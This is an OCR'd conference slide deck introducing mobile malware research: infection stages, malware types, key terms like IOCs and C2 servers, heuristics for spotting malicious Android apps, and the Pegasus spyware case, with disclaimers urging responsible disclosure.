
Finding & Reversing Malicious Mobile Apps

Women of Security San Francisco, Nov 30 2020

Kristina Balaam | @chmodxx, Senior Security Intelligence Engineer

$whoami



@CHMODXX_ @CHMODXX

KRISTINA BALAAM

Sr. Security Intelligence Engineer

📍 Toronto, Canada

- 👾 Malware Researcher @Lookout
- 🛍️ Formerly Mobile AppSec @Shopify
- 🎓 McGill CS, 2012
- 👩🏻‍💻 MSc. CS, Cybersecurity ‘22
- 🇨🇳 中文学生
- 💻 Infosec blogger @chmodxx
- 😺🐶🐔 - lady


AGENDA

1. Mobile Malware 101
2. Day in the Life
3. Finding Samples
4. Tools & Analysis Example
5. Resources & Going Further

DISCLAIMER

- ✓ The information provided is intended to educate!
- ✓ Use these techniques to help find & remove malicious applications online, or to learn how to protect your *own* applications under development.
- ✓ If you want to hack for $$ and fame, *please* join a bug bounty program like HackerOne or BugCrowd.
- ✓ *Be responsible and disclose vulnerabilities* 🖤

Mobile Malware 101



Prevalence

- Gartner predicts that 80% of worker tasks will take place on a mobile device by 2020.

  Gartner, "Prepare for Unified Endpoint Management to Displace MDM and CMT" June 2018

- 95% of Americans now own a cellphone; 77% own a smartphone
- ⅕ Americans are “smartphone-only” internet users
- ¼ American adults say they are “almost constantly” online

  http://www.pewinternet.org/fact-sheet/mobile/ | Pew Research Center, Washington DC 02/18

Rank	Total Population	Online Population	Smartphone Penetration
1	United Arab Emirates	9,543,000	82.2%
2	Sweden	9,987,000	74.0%
3	Switzerland	8,524,000	73.5%
4	South Korea	50,897,000	72.9%
5	Taiwan	23,611,000	72.2%
6	Canada	36,958,000	71.8%
7	United States	328,836,000	71.5%
8	Netherlands	17,085,000	71.0%
9	Germany	80,561,000	71.0%
10	United Kingdom	65,913,000	70.8%
11	Belgium	11,513,000	69.7%
12	Spain	46,117,000	69.5%
13	Australia	24,967,000	69.3%
14	Azerbaijan	10,070,000	69.1%
15	Italy	59,788,000	68.5%

https://en.wikipedia.org/wiki/List_of_countries_by_smartphone_penetration

The Perfect Espionage Platform


Always Connected

- Voice
- Camera
- Email
- Location
- Passwords & MFA
- Contact lists
- and more…

Malware Trends:

multi-platform campaigns

Means of Propagation



Phishing

- Email
- SMS / Text
- Social media

Gain Access

- Dropper installs, or
- Exploit, or
- Victim clicks thru for install

Elevate Privilege

- Install payload or
- Rootkit or
- Dropped apps, or
- Exploit vulns

Perform Espionage


Receive commands to:

- Send / exfiltrate private data, pictures, camera, audio

Common Types of Mobile Malware

SPY/
SURVEILLANCE

ADWARE/
CHARGEWARE



TROJAN
VIRUS

BOT

Important Terms

IOC (Indicators of Compromise): *an artifact observed on a network or in an operating system that with high confidence indicates a computer intrusion...Typical IOCs are virus signatures and IP addresses, MD5 hashes of malware files or URLs or domain names of botnet command and control servers. (Wikipedia)*

C2 Server (Command & Control Server): *controlled by the malicious actor to either send remote commands to an application, or receive data collected by that application.*


Malware Family: *programs similar in functionality that can be seen as iterations on earlier versions of the malicious software.*


Heuristics: *elements of a malicious application common across families that can be used to detect similar/related applications.*

WARNING

Many malware samples contain hard-coded credentials to C2 servers or email addresses. In most countries, it's *illegal* to access these servers using the username/password from the sample!! DON'T DO IT!


Reversing Android Applications






Not human readable!

Reversing an .ipa





Is It Malware?

Popular IOCs

- ✓ *Domains*
- ✓ *IP Addresses*
- ✓ *Unique strings*
- ✓ *Unique files*
- ✓ *Signatures*

Potentially Malicious Behaviours

- ✓ *TONS of useless packages*
- ✓ *Extensive permissions*
- ✓ *Multi-DEX* *(eg. classes2.dex)*
- ✓ *Hiding the launch icon (!!!)*
- ✓ *Sketchy naming conventions* *(eg. com.services.android)*

Why Do We Care?

- ✓ Endpoint security often relies on “heuristics” to convict malicious apps
- ✓ Convicting apps allows us to notify users that their devices may be compromised
- ✓ Ramifications of compromised devices - especially with surveillanceware and spyware can be serious (eg. Pegasus & Jamal Khashoggi)


Why Do We Care?

Pegasus x Jamal Khashoggi

‘In summer 2018, Abdulaziz's cellphone was infected with a surveillance tool. This was first revealed on 1 October 2018 in a detailed forensic report by Citizen Lab, a University of Toronto project that investigates digital espionage against civil society. Citizen Lab concluded with a "high degree of confidence" that his cellphone was successfully targeted with NSO Group's Pegasus spyware and attributed this infection to an operator linked to "Saudi Arabia's government and security services".’

https://citizenlab.ca/2018/10/the-kingdom-came-to-canada-how-saudi-linked-digital-espionage-reached-canadian-soil/

A Day in the Life



Why malware research?


Threat Hunting & Writing Coverage

"...picture the worst code base you've ever seen, and then think of it after it's been through a compiler and imagine trying to understand everything about that. That's sort of what a malware researcher job is like."

- Adam

